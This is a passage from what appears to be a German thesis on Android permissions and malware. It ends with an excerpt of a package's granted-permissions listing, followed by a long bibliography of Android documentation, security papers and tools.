34 <permission name="android.permission.KILL_BACKGROUND_PROCESSES" granted="true" flags="0"
       />
35 <permission name="android.permission.USE_FINGERPRINT" granted="true" flags="0" />
36 <permission name="android.permission.REQUEST_DELETE_PACKAGES" granted="true" flags="0"
       />
37 <permission name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS" granted="true"
       flags="0" />
38 <permission name="android.permission.GET_ACCOUNTS" granted="true" flags="348" />
39 <permission name="android.permission.WRITE_EXTERNAL_STORAGE" granted="true" flags="b48"
       />
40 <permission name="android.permission.VIBRATE" granted="true" flags="0" />
```

```
41 <permission name="android.permission.ACCESS_WIFI_STATE" granted="true" flags="0" />
42 <permission name="android.permission.QUERY_ALL_PACKAGES" granted="true" flags="0" />
43 <permission name="android.permission.RECORD_AUDIO" granted="true" flags="348" />
44 <permission name="android.permission.WAKE_LOCK" granted="true" flags="0" />
45 <permission name="android.permission.READ_CONTACTS" granted="true" flags="348" />
46 <permission name="android.permission.ACCESS_BACKGROUND_LOCATION" granted="true" flags="
       b48" />
47 <permission name="android.permission.ACCESS_MEDIA_LOCATION" granted="true" flags="3c8"
       />
48 </package>
```

Literaturverzeichnis

[1] „Marktanteile der führenden mobilen Betriebssysteme an der Internetnutzung mit Mobiltelefonen weltweit von Januar 2011 bis Mai 2022“, StatCounter. (Juli 2022), Adresse: https://de.statista.com/statistik/daten/studie/184335/umfrage/marktanteil-der-mobilen-betriebssysteme-weltweit-seit-2009/ (besucht am 16. 07. 2022).

[2] „Android Open Source Project“, Android Open Source Project. (2022), Adresse: https://source.android.com/ (besucht am 31. 07. 2022).

[3] „Application Sandbox“, Android Open Source Project. (2022), Adresse: https://source.android.com/security/app-sandbox (besucht am 26. 06. 2022).

[4] „Can You Get Viruses on Android? Every Android User is at Risk“, kaspersky. (), Adresse: https://www.kaspersky.com/resource-center/preemptive-safety/android-malware-risk (besucht am 27. 07. 2022).

[5] „Damage caused by malware“, encyclopedia by kaspersky. (2022), Adresse: https://encyclopedia.kaspersky.com/knowledge/damage-caused-by-malware/ (besucht am 25. 07. 2022).

[6] „IT threat evolution in Q1 2022. Mobile statistics“, SECURELIST by kaspersky. (2022), Adresse: https://securelist.com/it-threat-evolution-in-q1-2022-mobile-statistics/106589/ (besucht am 25. 07. 2022).

[7] „Application security“, Android Open Source Project. (2022), Adresse: https://source.android.com/security/overview/app-security (besucht am 16. 07. 2022).

[8] Y. Aafer, G. Tao, J. Huang, X. Zhang und N. Li, „Precise Android API Protection Mapping Derivation and Reasoning“, in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, Ser. CCS '18, Toronto, Canada: Association for Computing Machinery, 2018, S. 1151–1164, ISBN: 9781450356930. DOI: 10.1145/3243734.3243842. Adresse: https://doi.org/10.1145/3243734.3243842.

[9] N. Singh, *AndroRAT*, Version 1.0, 2021. Adresse: https://github.com/karma9874/AndroRAT (besucht am 01. 06. 2022).

[10] Rapid7, *metasploit*, Version v6.1.42, 2021. Adresse: https://www.metasploit.com/ (besucht am 22. 05. 2022).

[11] A. Kalysch, D. Bove und T. Müller, „How Android's UI Security is Undermined by Accessibility“, in *Proceedings of the 2nd Reversing and Offensive-Oriented Trends Symposium*, Ser. ROOTS '18, Vienna, Austria: Association for Computing Machinery, 2018, ISBN: 9781450361712. DOI: 10.1145/3289595.3289597. Adresse: https://doi.org/10.1145/3289595.3289597.

[12] „Java API Framework“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/platform#api-framework (besucht am 26. 06. 2022).

[13] Davidortinau. „Android API-Ebenen“, Microsoft. (2022), Adresse: https://docs.microsoft.com/de-de/xamarin/android/app-fundamentals/android-api-levels (besucht am 26. 06. 2022).

[14] „Codenames, Tags, and Build Numbers“, Android for Developers. (2022), Adresse: https://source.android.com/setup/start/build-numbers (besucht am 25. 06. 2022).

[15] „Platform Architecture“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/platform (besucht am 25. 06. 2022).

[16] „Linux Security“, Android Open Source Project. (2022), Adresse: https://source.android.com/security/overview/kernel-security.html (besucht am 26. 06. 2022).

[17] „Native C/C++ Libraries“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/platform#native-libs (besucht am 26. 06. 2022).

[18] R. Tamma, O. Skulkin, H. Mahalik und S. Bommisetty, *Practical Mobile Forensics - Forensically investigate and analyze iOS, Android, and Windows 10 devices*, 4. Aufl. Birmingham (UK): Packt Publishing, 2020, ISBN: 978-1-83864-752-0.

[19] „Android Runtime (ART) and Dalvik“, Android Open Source Project. (2022), Adresse: https://source.android.com/devices/tech/dalvik (besucht am 27. 06. 2022).

[20] „Chapter 2. Introduction Red Hat Enterprise Linux 6“, RedHat Customer Portal. (2022), Adresse: https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/security-enhanced_linux/chap-security-enhanced_linux-introduction (besucht am 26. 06. 2022).

[21] „App sandbox“, Android Open Source Project. (2022), Adresse: https://source.android.com/security/features#app_sandbox (besucht am 26. 06. 2022).

[22] O. Skulkin, D. Tindall und R. Tamma, *Learning Android Forensics*, 2. Aufl. Birmingham (UK): Packt Publishing, 2018, ISBN: 978-1-78913-101-7.

[23] B. Im, A. Chen und D. S. Wallach, „An Historical Analysis of the SEAndroid Policy Evolution“, in *Proceedings of the 34th Annual Computer Security Applications Conference*, Ser. ACSAC '18, San Juan, PR, USA: Association for Computing Machinery, 2018, S. 629–640. DOI: 10.1145/3274694.3274709. Adresse: https://doi.org/10.1145/3274694.3274709.

[24] G. Hernandez, D. (Tian, A. S. Yadav, B. J. Williams und K. R. Butler, „BigMAC: Fine-Grained Policy Analysis of Android Firmware“, in *29th USENIX Security Symposium (USENIX Security 20)*, USENIX Association, Aug. 2020, S. 271–287, ISBN: 978-1-939133-17-5. Adresse: https://www.usenix.org/conference/usenixsecurity20/presentation/hernandez.

[25] „App Manifest Overview“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/manifest/manifest-intro (besucht am 26. 06. 2022).

[26] „Platform Version“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/practices/compatibility (besucht am 26. 06. 2022).

[27] „App components“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/components/fundamentals#Components (besucht am 26. 06. 2022).

[28] „The concept of activities“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/components/activities/intro-activities#tcoa (besucht am 26. 06. 2022).

[29] „Managing the activity lifecycle“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/components/activities/intro-activities#mtal (besucht am 26. 06. 2022).

[30] „onStartCommand“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/app/Service#onStartCommand(android.content.Intent,%20int,%20int) (besucht am 26. 06. 2022).

[31] „Manifest-declared-receivers“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/components/broadcasts#manifest-declared-receivers (besucht am 14. 05. 2022).

[32] „Content provider basics“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/providers/content-provider-basics#Basics (besucht am 14. 05. 2022).

[33] „Accessing a provider“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/providers/content-provider-basics#ClientProvider (besucht am 14. 05. 2022).

[34] „Content URIs“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/providers/content-provider-basics#ContentURIs (besucht am 14. 05. 2022).

[35] „Application Fundamentals“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/components/fundamentals (besucht am 27. 06. 2022).

[36] „Sign your app“, Android for Developers. (2022), Adresse: https://developer.android.com/studio/publish/app-signing (besucht am 27. 06. 2022).

[37] A. Kleymenov und A. Thabet, *Learning Android Forensics*. Birmingham (UK): Packt Publishing, Juli 2019, ISBN: 978-1-78961-078-9.

[38] M. Spreitzenbarth, *Mobile Hacking: ein kompakter einstieg ins penetration testing mobiler applikationen - ios, android und windows*. Heidelberg: dpunkt.Verlag, 2017, ISBN: 978-3-86490-348-9.

[39] A. P. Ltd. „ARSC - Android Package Resource Table File“, Fileformat Documentation. (2022), Adresse: https://docs.fileformat.com/programming/arsc/ (besucht am 27. 06. 2022).

[40] A. Desnos, G. Gueguen und S. B. Revision. „Android Binary XML Format“, Androguard Documentation. (2022), Adresse: https://androguard.readthedocs.io/en/latest/intro/axml.html (besucht am 27. 06. 2022).

[41] J. Freke, *smali/baksmali*, Version 2.5.0, 2021. Adresse: https://bitbucket.org/JesusFreke/smali/downloads/ (besucht am 31. 05. 2022).

[42] „Dalvik Bytecode“, Android Open Source Project. (2022), Adresse: https://source.android.com/devices/tech/dalvik/dalvik-bytecode.html (besucht am 26. 06. 2022).

[43] J. Freke, *TypesMethodsAndFields*, GitHub, Apr. 2022. Adresse: https://github.com/JesusFreke/smali/wiki/TypesMethodsAndFields#methods (besucht am 28. 05. 2022).

[44] N. Elenkov, *Android security internals an in-depth guide to Android's security architecture*. San Francisco (USA): No Starch Press, 2015, ISBN: 978-1-59327-581-5.

[45] „Intents and Intent Filters“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/components/intents-filters (besucht am 14. 05. 2022).

[46] „Intent types“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/components/intents-filters#Types (besucht am 14. 05. 2022).

[47] „<activity>“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/manifest/activity-element (besucht am 27. 06. 2022).

[48] „<service>“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/manifest/service-element (besucht am 27. 06. 2022).

[49] „<receiver>“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/manifest/receiver-element (besucht am 27. 06. 2022).

[50] Almomani, I. M., Khayer und A. Al, „A Comprehensive Analysis of the Android Permissions System“, *IEEE Access*, Jg. 8, S. 216 671–216 688, 2020. DOI: 10.1109/ACCESS.2020.3041432.

[51] „Define a Custom App Permission - Defining and enforcing Permissions“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/permissions/defining#defining (besucht am 17. 05. 2022).

[52] „android / platform / frameworks / base / pie-release / . / core / res / AndroidManifest.xml“, Google Git. (2018), Adresse: https://android.googlesource.com/platform/frameworks/base/+/pie-release/core/res/AndroidManifest.xml (besucht am 16. 06. 2022).

[53] „R.attr - protectionLevel“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/R.attr#protectionLevel (besucht am 17. 05. 2022).

[54] *R.attr - protectionLevel*, (archiviert auf *Wayback Machine*.) Android for Developers, 23. Juli 2021. Adresse: https://web.archive.org/web/20210723201318/https://developer.android.com/reference/android/R.attr (besucht am 17. 05. 2022).

[55] *R.attr - protectionLevel*, (archiviert auf *Wayback Machine*.) Android for Developers, 17. Sep. 2021. Adresse: https://web.archive.org/web/20210917225738/https://developer.android.com/reference/android/R.attr (besucht am 17. 05. 2022).

[56] „Runtime Permissions - Hard and soft restrictions in Android 10“, Android Open Source Project. (2022), Adresse: https://source.android.google.cn/devices/tech/config/runtime_perms?hl=en#hardRestrictions (besucht am 09. 06. 2022).

[57] „Types of Permissions“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/permissions/overview#types (besucht am 17. 05. 2022).

[58] „Install-time Permissions“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/permissions/overview#install-time (besucht am 17. 05. 2022).

[59] „Permissions on Android - Runtime permissions“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/permissions/overview#runtime (besucht am 17. 05. 2022).

[60] „Permissions on Android - Special Permissions“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/permissions/overview#special (besucht am 31. 05. 2022).

[61] „Android permissions for system developers“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/core/java/android/permission/Permissions.md (besucht am 14. 06. 2022).

[62] „android / platform / frameworks / base / marshmallow-release / . / core / res / AndroidManifest.xml“, Google Git. (2015), Adresse: https://android.googlesource.com/platform/frameworks/base/+/marshmallow-release/core/res/AndroidManifest.xml (besucht am 16. 06. 2022).

[63] „android / platform / frameworks / base / nougat-release / . / core / res / AndroidManifest.xml“, Google Git. (2016), Adresse: https://android.googlesource.com/platform/frameworks/base/+/nougat-release/core/res/AndroidManifest.xml (besucht am 16. 06. 2022).

[64] „android / platform / frameworks / base / nougat-mr1-release / . / core / res / AndroidManifest.xml“, Google Git. (2016), Adresse: https://android.googlesource.com/platform/frameworks/base/+/nougat-mr1-release/core/res/AndroidManifest.xml (besucht am 16. 06. 2022).

[65] „android / platform / frameworks / base / oreo-release / . / core / res / AndroidManifest.xml“, Google Git. (2017), Adresse: https://android.googlesource.com/platform/frameworks/base/+/oreo-release/core/res/AndroidManifest.xml (besucht am 16. 06. 2022).

[66] „android / platform / frameworks / base / oreo-mr1-release / . / core / res / AndroidManifest.xml“, Google Git. (2017), Adresse: https://android.googlesource.com/platform/frameworks/base/+/oreo-mr1-release/core/res/AndroidManifest.xml (besucht am 16. 06. 2022).

[67] „android / platform / frameworks / base / android10-release / . / core / res / AndroidManifest.xml“, Google Git. (2019), Adresse: https://android.googlesource.com/platform/frameworks/base/+/android10-release/core/res/AndroidManifest.xml (besucht am 16. 06. 2022).

[68] „android / platform / frameworks / base / android11-release / . / core / res / AndroidManifest.xml“, Google Git. (2020), Adresse: https://android.googlesource.com/platform/frameworks/base/+/android11-release/core/res/AndroidManifest.xml (besucht am 16. 06. 2022).

[69] „android / platform / frameworks / base / android12-release / . / core / res / AndroidManifest.xml“, Google Git. (2021), Adresse: https://android.googlesource.com/platform/frameworks/base/+/android12-release/core/res/AndroidManifest.xml (besucht am 16. 06. 2022).

[70] „android / platform / frameworks / base / android12L-release / . / core / res / AndroidManifest.xml“, Google Git. (2021), Adresse: https://android.googlesource.com/platform/frameworks/base/+/android12L-release/core/res/AndroidManifest.xml (besucht am 16. 06. 2022).

[71] M. Ashawa und S. Morris, „Modeling Correlation between Android Permissions Based on Threat and Protection Level Using Exploratory Factor Plane Analysis“, *Journal of Cybersecurity and Privacy*, Jg. 1, Nr. 4, S. 704–742, 2021. DOI: 10.3390/jcp1040035.

[72] „Types of Permissions“, Android for Developers. (2022), Adresse: https://developer.android.com/about/versions/pie/android-9.0-changes-all (besucht am 17. 07. 2022).

[73] „src/com/android/permissioncontroller/permission/utils/Utils.java - platform/packages/apps/PackageInstaller“, Google Git. (2020), Adresse: https://android.googlesource.com/platform/packages/apps/PackageInstaller/+/refs/heads/android11-release/src/com/android/permissioncontroller/permission/utils/Utils.java (besucht am 14. 05. 2022).

[74] „Berechtigungen und APIs, die auf vertrauliche Informationen zugreifen“, Play Console-Hilfe. (2022), Adresse: https://support.google.com/googleplay/android-developer/answer/9888170 (besucht am 28. 05. 2022).

[75] „Signing Builds for Release - Release Keys“, Android Open Source Project. (2022), Adresse: https://source.android.com/devices/tech/ota/sign_builds#release-keys (besucht am 22. 07. 2022).

[76] „Declare app permissions“, Android for Developers. (2022), Adresse: https://developer.android.com/training/permissions/declaring (besucht am 12. 06. 2022).

[77] „Application security“, Android for Developers. (2022), Adresse: https://source.android.com/security/overview/app-security (besucht am 14. 05. 2022).

[78] „Request app permissions“, Android for Developers. (2022), Adresse: https://developer.android.com/training/permissions/requesting (besucht am 11. 06. 2022).

[79] „ActivityCompat“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/androidx/core/app/ActivityCompat (besucht am 12. 06. 2022).

[80] „ActivityResultContracts.RequestPermission“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/androidx/activity/result/contract/ActivityResultContracts.RequestPermission (besucht am 12. 06. 2022).

[81] „Request app permissions - Manage the permission request code yourself“, Android for Developers. (2022), Adresse: https://developer.android.com/training/permissions/requesting#manage-request-code-yourself (besucht am 11. 06. 2022).

[82] „Context“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/content/Context (besucht am 12. 06. 2022).

[83] „ActivityCompat - requestPermissions“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/androidx/core/app/ActivityCompat#requestPermissions(android.app.Activity,%20java.lang.String[],%20int) (besucht am 12. 06. 2022).

[84] „Request app permissions - Allow the system to manage the permission request code“, Android for Developers. (2022), Adresse: https://developer.android.com/training/permissions/requesting#allow-system-manage-request-code (besucht am 11. 06. 2022).

[85] „Manifest.permission“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/Manifest.permission (besucht am 14. 05. 2022).

[86] „Manifest.permission - WRITE_SETTINGS“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/Manifest.permission#WRITE_SETTINGS (besucht am 31. 05. 2022).

[87] „Manifest.permission - SYSTEM_ALERT_WINDOW“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/Manifest.permission#SYSTEM_ALERT_WINDOW (besucht am 31. 05. 2022).

[88] J. Google, *Android Studio*, Version Bumblebee (2021.1.1), 2021. Adresse: https://developer.android.com/studio/ (besucht am 09. 06. 2022).

[89] K. Parmar. „In Depth: Android Package Manager and Package Installer“, DZone Mobile. (13. Okt. 2022), Adresse: https://dzone.com/articles/depth-android-package-manager (besucht am 16. 05. 2022).

[90] „android / platform / frameworks / base / master / . / services / core / java / com / android / server / pm / PackageManagerService.java“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/services/core/java/com/android/server/pm/PackageManagerService.java (besucht am 14. 06. 2022).

[91] „android / platform / frameworks / base / master / . / services / core / java / com / android / server / pm / permission / PermissionManagerService.java“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/services/core/java/com/android/server/pm/permission/PermissionManagerService.java (besucht am 14. 06. 2022).

[92] „android / platform / packages / modules / Permission / master / . / PermissionController / src / com / android / permissioncontroller / permission / ui / handheld / ReviewPermissionsFragment.java“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/packages/modules/Permission/+/master/PermissionController/src/com/android/permissioncontroller/permission/ui/handheld/ReviewPermissionsFragment.java (besucht am 14. 06. 2022).

[93] „Privacy changes in Android 10 - User-facing permission check on legacy apps“, Android for Developers. (2022), Adresse: https://developer.android.com/about/versions/10/privacy/changes#user-permission-legacy-apps (besucht am 14. 06. 2022).

[94] „Request app permissions - Handle permission denial“, Android for Developers. (2022), Adresse: https://developer.android.com/training/permissions/requesting#handle-denial (besucht am 14. 06. 2022).

[95] „Request app permissions - Basic principles“, Android for Developers. (2022), Adresse: https://developer.android.com/training/permissions/requesting#principles (besucht am 11. 06. 2022).

[96] „Request app permissions - One-time permissions“, Android for Developers. (2022), Adresse: https://developer.android.com/training/permissions/requesting#one-time (besucht am 17. 05. 2022).

[97] „android / platform / frameworks / base / master / . / core / java / android / permission / PermissionManager.java“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/core/java/android/permission/PermissionManager.java (besucht am 15. 06. 2022).

[98] „android / platform / packages / apps / Settings / jb-dev / . / src / com / android / settings / applications / InstalledAppDetails.java“, Google Git. (2012), Adresse: https://android.googlesource.com/platform/packages/apps/Settings/+/jb-dev/src/com/android/settings/applications/InstalledAppDetails.java (besucht am 14. 06. 2022).

[99] „PermissionController“, Android for Developers. (2022), Adresse: https://source.android.com/devices/architecture/modular-system/permissioncontroller (besucht am 16. 05. 2022).

[100] „Features and APIs Overview - Privacy Dashboard“, Android for Developers. (2022), Adresse: https://developer.android.com/about/versions/12/features#privacy-dashboard (besucht am 17. 05. 2022).

[101] „Permissions updates in Android 11 - Auto-reset permissions from unused apps“, Android for Developers. (2022), Adresse: https://developer.android.com/about/versions/11/privacy/permissions#auto-reset (besucht am 14. 06. 2022).

[102] „android / platform / frameworks / base / master / . / services / core / java / com / android / server / pm / Settings.java“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/services/core/java/com/android/server/pm/Settings.java (besucht am 14. 06. 2022).

[103] „AppOpsManager - App-op permissions“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/app/AppOpsManager#app-op-permissions (besucht am 15. 06. 2022).

[104] „android / platform / frameworks / base / 727e195ee8be4e9f2ac3f4c47c9c2bfb1e8916e9 / . / core / proto / android / app / enums.proto“, Google Git. (2020), Adresse: https://android.googlesource.com/platform/frameworks/base/+/727e195ee8be4e9f2ac3f4c47c9c2bfb1e8916e9/core/proto/android/app/enums.proto (besucht am 15. 06. 2022).

[105] „android / platform / frameworks / base / master / . / core / java / android / app / AppOpsManager.java“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/core/java/android/app/AppOpsManager.java (besucht am 15. 06. 2022).

[106] „android / platform / frameworks / base / master / . / services / core / java / com / android / server / audio / AudioService.java“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/services/core/java/com/android/server/audio/AudioService.java (besucht am 15. 06. 2022).

[107] C. Li u. a., „NatiDroid: Cross-Language Android Permission Specification“, *ArXiv*, Jg. abs/2111.08217, 2021. DOI: 10.48550/arXiv.2111.08217.

[108] „android / platform / frameworks / base / master / . / data / etc / platform.xml“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/data/etc/platform.xml (besucht am 16. 06. 2022).

[109] „android / platform / system / core / master / . / libcutils / include / private / android_filesystem_config.h“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/system/core/+/master/libcutils/include/private/android_filesystem_config.h (besucht am 15. 06. 2022).

[110] „android / platform / frameworks / base / pie-release / . / data / etc / platform.xml“, Google Git. (2018), Adresse: https://android.googlesource.com/platform/frameworks/base/+/pie-release/data/etc/platform.xml (besucht am 16. 06. 2022).

[111] „android / platform / system / core / pie-release / . / libcutils / include / private / android_filesystem_config.h“, Google Git. (2018), Adresse: https://android.googlesource.com/platform/system/core/+/pie-release/libcutils/include/private/android_filesystem_config.h (besucht am 16. 06. 2022).

[112] „android / platform / packages / providers / MediaProvider / refs/heads/pie-release / . / AndroidManifest.xml“, Google Git. (2018), Adresse: https://android.googlesource.com/platform/packages/providers/MediaProvider/+/refs/heads/pie-release/AndroidManifest.xml (besucht am 16. 06. 2022).

[113] „MediaProvider Module“, Android for Developers. (2022), Adresse: https://source.android.com/devices/media/media-provider (besucht am 15. 06. 2022).

[114] „android / platform / frameworks / base / master / . / core / java / android / app / ActivityManager.java“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/core/java/android/app/ActivityManager.java (besucht am 17. 06. 2022).

[115] „PackageManager - checkPermission“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/content/pm/PackageManager#checkPermission(java.lang.String,%20java.lang.String) (besucht am 18. 06. 2022).

[116] „android / platform / frameworks / base / master / . / core / java / android / app / ContextImpl.java“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/core/java/android/app/ContextImpl.java (besucht am 18. 06. 2022).

[117] „android / platform / frameworks / base / master / . / core / java / android / content / pm / PackageManager.java“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/core/java/android/content/pm/PackageManager.java (besucht am 14. 06. 2022).

[118] „android / platform / frameworks / base / master / . / services / voiceinteraction / java / com / android / server / voiceinteraction / VoiceInteractionManagerService.java“, Google Git. (2022), Adresse: https://android.googlesource.com/platform/frameworks/base/+/master/services/voiceinteraction/java/com/android/server/voiceinteraction/VoiceInteractionManagerService.java (besucht am 18. 06. 2022).

[119] „VoiceInteractionService“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/service/voice/VoiceInteractionService (besucht am 19. 06. 2022).

[120] „Restricted Interactions“, Android for Developers. (2022), Adresse: https://developer.android.com/training/permissions/restrict-interactions (besucht am 18. 06. 2022).

[121] „Broadcasts overview - Restricting broadcasts with permissions“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/components/broadcasts#restrict-broadcasts-permissions (besucht am 17. 05. 2022).

[122] „<provider>“, Android for Developers. (2022), Adresse: https://developer.android.com/guide/topics/manifest/provider-element (besucht am 27. 06. 2022).

[123] D. B.F., C. M. und S. L.K., „Security analysis of permission re-delegation vulnerabilities in Android apps“, *Empir Software Eng 25*, S. 1–17, Dez. 2020. DOI: 10.1007/s10664-020-09879-8.

[124] L. Shen, H. Li, H. Wang und Y. Wang, „Multifeature-Based Behavior of Privilege Escalation Attack Detection Method for Android Applications“, *Mobile Information Systems*, Jg. 2020, 2020. DOI: 10.1155/2020/3407437.

[125] „android / platform / packages / providers / TelephonyProvider / android12L-release / . / AndroidManifest.xml“, Google Git. (2020), Adresse: https://android.googlesource.com/platform/packages/providers/TelephonyProvider/+/android12L-release/AndroidManifest.xml (besucht am 15. 06. 2022).

[126] „Settings“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/android/provider/Settings (besucht am 30. 05. 2022).

[127] Y. Lu u. a., „A Comprehensive Study of Permission Usage on Android“, in *Network and System Security*, M. H. Au u. a., Hrsg., Cham: Springer International Publishing, 2018, S. 64–79. DOI: 10.1007/978-3-030-02744-5_5.

[128] H. Shim und S. Jung, „Semantic-aware Comment Analysis Approach for API Permission Mapping on Android“, *Proceedings of the 4th International Conference on Natural Language Processing and Information Retrieval*, 2020. DOI: 10.1145/3443279.3443312.

[129] M. Backes, S. Bugiel, E. Derr, P. McDaniel, D. Octeau und S. Weisgerber, „On Demystifying the Android Application Framework: Re-Visiting Android Permission Specification Analysis“, in *25th USENIX Security Symposium (USENIX Security 16)*, Austin, TX: USENIX Association, Aug. 2016, S. 1101–1118, ISBN: 978-1-931971-32-4. Adresse: https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/backes_android.

[130] „RequiresPermission“, Android for Developers. (2022), Adresse: https://developer.android.com/reference/androidx/annotation/RequiresPermission (besucht am 31. 05. 2022).

[131] „Trojan“, F-Secure. (2022), Adresse: https://www.f-secure.com/v-descs/trojan.shtml (besucht am 29. 06. 2022).

[132] F. Wei, Y. Li, S. Roy, X. Ou und W. Zhou, „Deep Ground Truth Analysis of Current Android Malware“, in *Detection of Intrusions and Malware, and Vulnerability Assessment*, M. Polychronakis und M. Meier, Hrsg., Cham: Springer International Publishing, 2017, S. 252–276. DOI: 10.1007/978-3-319-60876-1_12.

[133] M. Ashawa und S. Morris, „Analysis of Mobile Malware: A Systematic Review of Evolution and Infection Strategies“, *Journal of Information Security and Cybercrimes Research*, Jg. 4, S. 1–29, Dez. 2021. DOI: 10.26735/KRVI8434.

[134] „McAfee Mobile Threat Report 2021“, McAfee. (2022), Adresse: https://www.mcafee.com/content/dam/global/infographics/McAfeeMobileThreatReport2021.pdf (besucht am 27. 05. 2022).

[135] X. Zhan, T. Zhang und Y. Tang, „A Comparative Study of Android Repackaged Apps Detection Techniques“, in *2019 IEEE 26th International Conference on Software Analysis, Evolution and Reengineering (SANER)*, 2019, S. 321–331. DOI: 10.1109/SANER.2019.8667975.

[136] L. Li u. a., „Understanding Android App Piggybacking: A Systematic Study of Malicious Code Grafting“, *IEEE Transactions on Information Forensics and Security*, Jan. 2017. DOI: 10.1109/TIFS.2017.2656460.

[137] L. Li, D. Li, T. F. Bissyandé, D. Lo, J. Klein und Y. L. Traon, „Ungrafting Malicious Code from Piggybacked Android Apps“, SnT, 2016.

[138] „Anforderungen an das Ziel-API-Level für Google Play-Apps“, Play Console-Hilfe. (), Adresse: https://support.google.com/googleplay/android-developer/answer/11926878 (besucht am 28. 05. 2022).

[139] „Malware“, Play Console-Hilfe. (2022), Adresse: https://support.google.com/googleplay/android-developer/answer/9888380 (besucht am 28. 05. 2022).

[140] „Impersonation“, Play Console-Hilfe. (2022), Adresse: https://support.google.com/googleplay/android-developer/answer/9888374 (besucht am 28. 05. 2022).

[141] „Policy coverage“, Play Console-Hilfe. (2022), Adresse: https://support.google.com/googleplay/android-developer/answer/10146128?hl=en-GB&ref_topic=9877468 (besucht am 28. 05. 2022).

[142] „Warum unbekannte Apps nicht installiert werden sollten“, kaspersky daily. (10. Sep. 2021), Adresse: https://www.kaspersky.de/blog/unknown-apps-android/27293/ (besucht am 28. 05. 2022).

[143] „FluBot Android malware targets Finland in new SMS campaigns“, BleepingComputer. (10. Mai 2022), Adresse: https://www.bleepingcomputer.com/news/security/flubot-android-malware-targets-finland-in-new-sms-campaigns/ (besucht am 09. 07. 2022).

[144] X. J. Yajin Zhou, „Dissecting Android Malware: Characterization and Evolution“, Mai 2012.

[145] D. Arp, M. Spreitzenbarth, M. Hübner, H. Gascon und K. Rieck, „DREBIN: Effective and Explainable Detection of Android Malware in Your Pocket“, Feb. 2014. DOI: 10.14722/ndss.2014.23247.

[146] K. Liu, S. Xu, G. Xu, M. Zhang, D. Sun und H. Liu, „A Review of Android Malware Detection Approaches Based on Machine Learning“, *IEEE Access*, Jg. 8, S. 124 579–124 607, 2020. DOI: 10.1109/ACCESS.2020.3006143.

[147] J. Mohamad Arif, M. F. Ab Razak, S. Awang, S. R. Tuan Mat, N. S. N. Ismail und A. Firdaus, „A static analysis approach for Android permission-based malware detection systems“, *PLOS ONE*, Jg. 16, S. 1–23, Sep. 2021. DOI: 10.1371/journal.pone.0257968.

[148] E. Amer, A. Mohammed, S. Mohamed, M. Ashaf und O. Abdalla, „Using Machine Learning to Identify Android Malware Relying on API calling sequences and Permissions“, *Journal of Computing and Communication*, Jg. 1, Feb. 2022. DOI: 10.21608/jocc.2022.218454.

[149] M. N.-U.-R. Chowdhury, Q. E. Alahy und H. Soliman, „Advanced Android Malware Detection Utilizing API Calls and Permissions“, in *IT Convergence and Security*, H. Kim und K. J. Kim, Hrsg., Singapore: Springer Singapore, 2021, S. 123–134. DOI: 10.1007/978-981-16-4118-3_12.

[150] K. A. Dahri, M. S. Vighio und B. A. Zardari, „Detection and Prevention of Malware in Android Operating System“, *Mehran University Research Journal of Engineering and Technology*, Jg. 40, Nr. 4, S. 847–859, 2021, ISSN: 2413-7219. DOI: 10.22581/muet1982.2104.14. Adresse: https://publications.muet.edu.pk/index.php/muetrj/article/view/2284.

